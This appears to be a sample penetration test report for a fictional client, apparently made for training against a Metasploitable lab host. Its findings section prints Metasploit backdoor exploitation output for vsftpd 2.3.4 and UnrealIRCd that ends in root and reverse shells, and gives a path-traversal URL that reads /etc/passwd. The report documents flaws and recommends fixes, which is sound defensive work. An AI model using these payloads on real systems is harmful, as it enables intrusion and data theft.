

SAMPLE CASE STUDY REPORT

Document Control

Document Details

Client Name	SVALAB Pte Ltd
Classification	Confidential
Project Team Leader	Solid Snake
Team Member(s)	Solidus Snake Raiden

Document History

Date	Version	Author	Comments
4 April 2020	0.1	Solid Snake	Report Draft
4 April 2020	0.2	Solidus Snake	Report Update Finding 4.1 writeup update
4 April 2020	0.3	Raiden	Report Update Project Scope and Exec Summary writeup
4 April 2020	1.0	Sayed Hamzah	Report Release

TABLE OF CONTENTS

1. PROJECT SCOPE.....	4
2. EXECUTIVE SUMMARY	5
3. FINDINGS OVERVIEW	6
4. DETAILED FINDINGS & RECOMMENDATIONS.....	7
4.1 UNPATCHED NETWORK SERVICES.....	7
4.2 LOCAL FILE INCLUSION	9
4.3 HTTP USED IN COMMUNICATIONS.....	10
5. TESTING METHODOLOGY	12
6. LIMITATIONS.....	12

1. Project Scope

Engagement Type & Scoped Assets	Environment	Testing Date
Internal Network Penetration Test (Blackbox) 172.31.12.0/24	Staging Environment	4-5 April 2020
Web Application Penetration Test (Blackbox) http://172.31.12.55/		

The penetration test was performed over 6 man-days and no credentials were provided for the assessment.

2. Executive Summary

HaX0r Team Pte Ltd was engaged by SVALAB Pte Ltd to perform a network and web penetration test, with the period of engagement from 2020-04-04 to 2020-04-05.

Outdated network services hosted by servers within the Staging network resulted in remote code execution capabilities for attackers in order to gain access to confidential information, modify data and possibly disable crucial services for business operations. It is recommended that such services should be disabled if not required, else it should be updated to later versions which do not have any security vulnerabilities.

Improper input validation controls for the web application resulted in attackers being able to read system files to disclose internal configuration details regarding the server as part of the information gathering process. It is recommended to implement input whitelisting controls such as regular expressions on the affected parameter.

Usage of an unencrypted protocol such as HTTP for the web application resulted in an attacker to perform man-in-the-middle attacks on unsuspecting victims who would access the web application within the same network to read or even modify transmitted data without the victim's consent. It is recommended to use HTTPS as an encrypted protocol for web communications on the web application.

The current security posture of the organization can be further improved based on this engagement:

- Review of the network architecture and services that are available, which should be based on the needs of the users connected to each network segment using the "principle of least privilege";
- Implement a patch management system and inventory of softwares to ensure that the application systems are running latest versions that are free from any known security vulnerabilities;
- Adopt security best practices by inculcating into IT infrastructures and software development life cycles that are in place

3. Findings Overview

<u>CVSSv3 Risk Rating</u>	<u>Number of Vulnerabilities</u>
Critical	1
High	1
Medium	0
Low	1
Informational / Advisory	0

<u>Finding Name</u>	<u>Discovered By</u>	<u>CVSSv3 Score</u>	<u>CVSSv3 Risk Rating</u>
4.1 Unpatched Network Service	Solid Snake	9.8	Critical
4.2 Local File Inclusion	Solidus Snake	7.5	High
4.3 HTTP Used in Communications	Raiden	3.7	Low

4. Detailed Findings & Recommendations

4.1 Unpatched Network Services

CVSSv3 Risk Rating: Critical

CVSSv3 Score: 9.8

CVSSv3 Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Vulnerability discovered by: Solid Snake

Impact

The improper management of software updates on crucial network services on the affected asset resulted in attackers being able to exploit known vulnerabilities of the affected network services and gain access to the server.

Technical Details

The following screenshots display the Metasploit modules which were used to obtain remote code execution on the affected asset for the following network services:

- VSFTPD 2.3.4 (unix/ftp/vsftpd_234_backdoor)

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.31.29.55:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.31.29.55:21 - USER: 331 Please specify the password.
[+] 172.31.29.55:21 - Backdoor service has been spawned, handling...
[+] 172.31.29.55:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
[*] Command shell session 1 opened (172.31.29.200:40577 -> 172.31.29.55:6200) at 2020-04-04 1
:20:02 +0800
```

- Unreal IRCd (unix/irc/unreal_ircd_3281_backdoor)

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 172.31.29.200:4444
[*] 172.31.29.55:6667 - Connected to 172.31.29.55:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 172.31.29.55:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo g2TmZpkmJcfn6qcr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "g2TmZpkmJcfn6qcr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (172.31.29.200:4444 -> 172.31.29.55:41219) at 2020-04-04 1
:22:40 +0800
```

Recommendations

It is recommended to update the network services to its latest versions without any known security vulnerabilities.

Affected Assets

<u>IP Address</u>	<u>Protocol (TCP/UDP)</u>	<u>Description of Affected Service</u>	<u>Status</u>
172.31.29.55	TCP	VSFTPD 2.3.4	Not Fixed
172.31.29.55	TCP	Unreal IRCd	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
CWE	CWE-672: Operation on a Resource after Expiration or Release https://cwe.mitre.org/data/definitions/672.html
CAPEC	CAPEC-310: Scanning for Vulnerable Software https://capec.mitre.org/data/definitions/310.html
Other	VSFTPD v2.3.4 Backdoor Command Execution https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor
Other	UnrealIRCd 3.2.8.1 Backdoor Command Execution https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor

4.2 Local File Inclusion

CVSSv3 Risk Rating: High

CVSSv3 Score: 7.5

CVSSv3 Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Vulnerability discovered by: Solidus Snake


Impact

An attacker will be able to view system files and obtain other confidential information as part of the information gathering process to perform further exploitation on the target server.

Technical Details

It was possible to view system files of the server such as the '/etc/passwd' file, which shows the list of users that are configured within the server as shown in the screenshot below:

- <http://172.31.29.55/admin/index.php?page=../../../../../../../../etc/passwd%00>



Recommendations

It is recommended to validate user input via input whitelisting to allow only names of specific pages for the 'page' parameter.

Affected Assets

If the vulnerability is something that is related to the application functionality (normally for web applications), then use this table instead:

Application URL	Affected Parameter(s)	Status
http://172.31.29.55/admin/index.php	page	Not Fixed

References

Category	Reference Title & URL
OWASP	OWASP Top 10 2017 – A3 Sensitive Data Exposure https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure
OWASP	Testing for Code Injection (OTG-INPVAL-012) https://wiki.owasp.org/index.php/Testing_for_Code_Injection_(OTG-INPVAL-012)
CWE	CWE-73: External Control of File Name or Path https://cwe.mitre.org/data/definitions/73.html
CAPEC	CAPEC-252: PHP Local File Inclusion https://capec.mitre.org/data/definitions/252.html

4.3 HTTP Used in Communications

CVSSv3 Risk Rating: Low

CVSSv3 Score: 3.7

CVSSv3 Vector: CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N


Vulnerability discovered by: Raiden

Impact

An attacker who is in the same network as the victim is able to perform a man-in-the-middle attack to read or modify transmitted data to the application server without the user's consent.

Technical Details

It was possible to view web traffic such as login attempts made by a user over Wireshark, as shown in the screenshot below:



Recommendations

It is recommended that HTTP over SSL/TLS (HTTPS) be used for all communications between the clients and the web application.

Affected Assets

IP Address	Protocol (TCP/UDP)	Description of Affected Service	Status
172.31.12.55	80	HTTP Server	Not Fixed

References

Category	Reference Title & URL
OWASP	OWASP Top 10 2017 A3 - Sensitive Data Exposure https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure
CWE	CWE-319: Cleartext Transmission of Sensitive Information https://cwe.mitre.org/data/definitions/319.html

CAPEC	CAPEC-94: Man in the Middle Attack https://capec.mitre.org/data/definitions/94.html
-------	---

5. Testing Methodology

The testing methodology used to perform the penetration test include standards from the following:

- Penetration Testing Execution Standard
- Open Source Security Testing Methodology
- Open Web Application Security Project (OWASP)
 - Application Security Verification Standard 4.0 (ASVS4.0)
 - OWASP Testing Guide (OTG)

The following test case categories were covered, but not limited to, during the course of this engagement:

- Architecture, Design & Threat Modelling
- Authentication Verification
- Session Management
- Cryptography & Storage of Data
- Business Logic Verification

6. Limitations

During the testing, the server 172.31.29.55 was unstable on the last day, which caused significant delay. The completeness of the testing could not be ensured due to the allocated testing window:

```
Apr 04 19:50:27 kali-linux systemd[1]: Started the Apache HTTP Server service.
root@kali-linux:/var/www/html# ping 172.31.29.55
PING 172.31.29.55 (172.31.29.55) 56(84) bytes of data:
64 bytes from 172.31.29.55: icmp_seq=1 ttl=64 time=0.325 ms
64 bytes from 172.31.29.55: icmp_seq=2 ttl=64 time=0.374 ms
64 bytes from 172.31.29.55: icmp_seq=3 ttl=64 time=0.391 ms
64 bytes from 172.31.29.55: icmp_seq=4 ttl=64 time=0.369 ms
64 bytes from 172.31.29.55: icmp_seq=5 ttl=64 time=0.403 ms
64 bytes from 172.31.29.55: icmp_seq=6 ttl=64 time=0.461 ms
64 bytes from 172.31.29.55: icmp_seq=7 ttl=64 time=0.305 ms
64 bytes from 172.31.29.55: icmp_seq=8 ttl=64 time=0.398 ms
64 bytes from 172.31.29.55: icmp_seq=9 ttl=64 time=0.414 ms
64 bytes from 172.31.29.55: icmp_seq=10 ttl=64 time=0.484 ms
From 172.31.29.200 icmp_seq=51 Destination Host Unreachable
From 172.31.29.200 icmp_seq=52 Destination Host Unreachable
From 172.31.29.200 icmp_seq=53 Destination Host Unreachable
From 172.31.29.200 icmp_seq=54 Destination Host Unreachable
From 172.31.29.200 icmp_seq=55 Destination Host Unreachable
```